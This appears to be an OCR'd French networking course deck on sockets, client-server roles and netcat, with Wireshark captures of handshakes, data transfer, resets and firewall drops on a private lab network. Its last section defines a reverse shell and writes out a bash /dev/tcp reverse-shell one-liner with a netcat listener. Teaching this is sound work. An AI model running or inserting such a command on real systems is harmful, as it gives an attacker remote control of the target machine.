
SOCKET

Une socket est un point d'extrémité dans une communication réseau permettant à des programmes informatiques d'envoyer et de recevoir des données. Elle fonctionne comme une interface entre le logiciel et le réseau, utilisant des adresses IP et des numéros de port pour identifier spécifiquement les points de connexion.

Les sockets sont essentielles pour établir des connexions entre les clients et les serveurs, permettant l'échange de données dans des réseaux TCP/IP. Elles prennent en charge différents types de communications, y compris les transmissions de flux orientées connexion et les datagrammes sans connexion, facilitant ainsi une large gamme d'applications réseau.

CLIENT-SERVEUR



Les termes "**serveur**" et "**client**" sont couramment utilisés pour décrire les deux extrémités d'une communication réseau.

Un serveur est un programme ou un dispositif qui attend et traite les requêtes envoyées par un client.

Le client est le programme ou dispositif qui initie la communication avec le serveur pour demander ou échanger des données.

Cette distinction est fondamentale dans de nombreux modèles de communication réseau, où les sockets jouent un rôle clé pour établir et gérer la connexion entre le serveur et le client.

Les sockets permettent ainsi aux serveurs d'accepter des connexions entrantes des clients et aux clients d'initier ces connexions en spécifiant l'adresse IP et le numéro de port du serveur avec lequel ils souhaitent communiquer.

UTILISATION DE NETCAT POUR RÉALISER DES SOCKETS

Netcat est un outil de réseau polyvalent qui permet de lire et d'écrire des données à travers les connexions réseau en utilisant les protocoles TCP ou UDP. Il est souvent utilisé pour le débogage et l'exploration de réseau, ainsi que pour créer des clients et des serveurs simples pour divers protocoles.

Socket serveur avec **Netcat :**


```
nc -lvp 4444
```


Socket client avec **Netcat** :


```
nc [adresse IP du serveur] [port]
```

ÉTABLISSEMENT DE LA CONNEXION TCP

netcat








TCP Three-way handshake

`nc 192.168.5.191 4444`

`nc -lvp 4444`




Port TCP 4444 ouvert


192.168.5.154


192.168.5.191

No.	Time	Source	Destination	Protocol	Length	Info
20976	36.850582992	192.168.5.154	192.168.5.191	TCP	74	33034 → 4444 [SYN] Seq=0
20977	36.850818988	192.168.5.191	192.168.5.154	TCP	74	4444 → 33034 [SYN, ACK] S
20978	36.850881703	192.168.5.154	192.168.5.191	TCP	66	33034 → 4444 [ACK] Seq=1

COMMUNICATION ÉTABLIE









```
1165… 130.750040220 192.168.5.154  192.168.5.191  TCP  78 33034 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=12 TSval=1966545364 TSec
1165… 130.750474527 192.168.5.191  192.168.5.154  TCP  66 4444 → 33034 [ACK] Seq=1 Ack=13 Win=65152 Len=0 TSval=743806051 TSecr=1966
```


```
▸ Frame 116537: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on
▸ Ethernet II, Src: HewlettP_2d:7f:f7 (c8:d9:d2:2d:7f:f7), Dst: HewlettP_2d:
▸ Internet Protocol Version 4, Src: 192.168.5.154, Dst: 192.168.5.191
▸ Transmission Control Protocol, Src Port: 33034, Dst Port: 4444, Seq: 1, Ac
▾ Data (12 bytes)
    Data: 48656c6c6f20776f726c640a
    [Length: 12]
```


```
0000  c8 d9 d2 2d 17 fd c8 d9  d2 2d 7f f7 08 00 45 00   ···-···· ·-····E·
0010  00 40 91 72 40 00 40 06  1c 9c c0 a8 05 9a c0 a8   ·@·r@·@· ········
0020  05 bf 81 0a 11 5c 58 52  64 a4 29 e9 c5 99 80 18   ·····\XR d·)·····
0030  01 f6 8c dc 00 00 01 01  08 0a 75 37 19 d4 2c 54   ········ ··u7··,T
0040  25 97 48 65 6c 6c 6f 20  77 6f 72 6c 64 0a         %·Hello  world·
```


FIN DE LA COMMUNICATION

netcat











192.168.5.154

192.168.5.191


2170…	203.297522563	192.168.5.154	192.168.5.191	TCP	66 33034 → 4444 [FIN, ACK] Seq=13 Ack
2171…	203.298088094	192.168.5.191	192.168.5.154	TCP	66 4444 → 33034 [FIN, ACK] Seq=1 Ack=
2171…	203.298134213	192.168.5.154	192.168.5.191	TCP	66 33034 → 4444 [ACK] Seq=14 Ack=2 Wi

PORT DESTINATAIRE FERMÉ






```
nc 192.168.5.191 4444
```




No.	Time	Source	Destination	Protocol	Length	Info
2845	4.737681462	192.168.5.154	192.168.5.191	TCP	74	33398 → 4444 [SYN] Seq=0 Win=64240
2846	4.738239885	192.168.5.191	192.168.5.154	TCP	60	4444 → 33398 [RST, ACK] Seq=1 Ack=

PARE-FEU

`nc 192.168.5.191 4444`

`nc -lvp 4444`



192.168.5.154 **192.168.5.191**

Le pare-feu côté serveur bloque la connexion. Il ne donne aucune réponse.


No.	Time	Source	Destination	Protocol	Length	Info
12200	5.293885508	192.168.5.154	192.168.5.191	TCP	74	49930 → 4444 [SYN] Seq=0 Win=64240
14547	6.315203541	192.168.5.154	192.168.5.191	TCP	74	[TCP Retransmission] [TCP Port num
19194	8.331210133	192.168.5.154	192.168.5.191	TCP	74	[TCP Retransmission] [TCP Port num
26861	11.659152670	192.168.5.154	192.168.5.191	TCP	66	58984 → 4444 [FIN, ACK] Seq=1 Ack=
28625	12.427263845	192.168.5.154	192.168.5.191	TCP	74	[TCP Retransmission] [TCP Port num
47492	20.619282302	192.168.5.154	192.168.5.191	TCP	74	[TCP Retransmission] [TCP Port num

REVERSE SHELL

Un reverse shell est une technique de contournement de la sécurité où un ordinateur cible établit une connexion sortante à un serveur contrôlé par un attaquant, ce qui permet à l'attaquant d'envoyer des commandes à exécuter sur la cible. Contrairement à un shell classique qui serait initié par une connexion entrante vers la cible, un reverse shell est initié par la cible elle-même, ce qui peut éviter certains pare-feux ou filtres réseau. L'attaquant reçoit ainsi un contrôle à distance sur la machine cible via la connexion établie.

`bash -i >& /dev/tcp/192.168.5.191/4444 0>&1`

`nc -lvp 4444`



192.168.5.154

192.168.5.191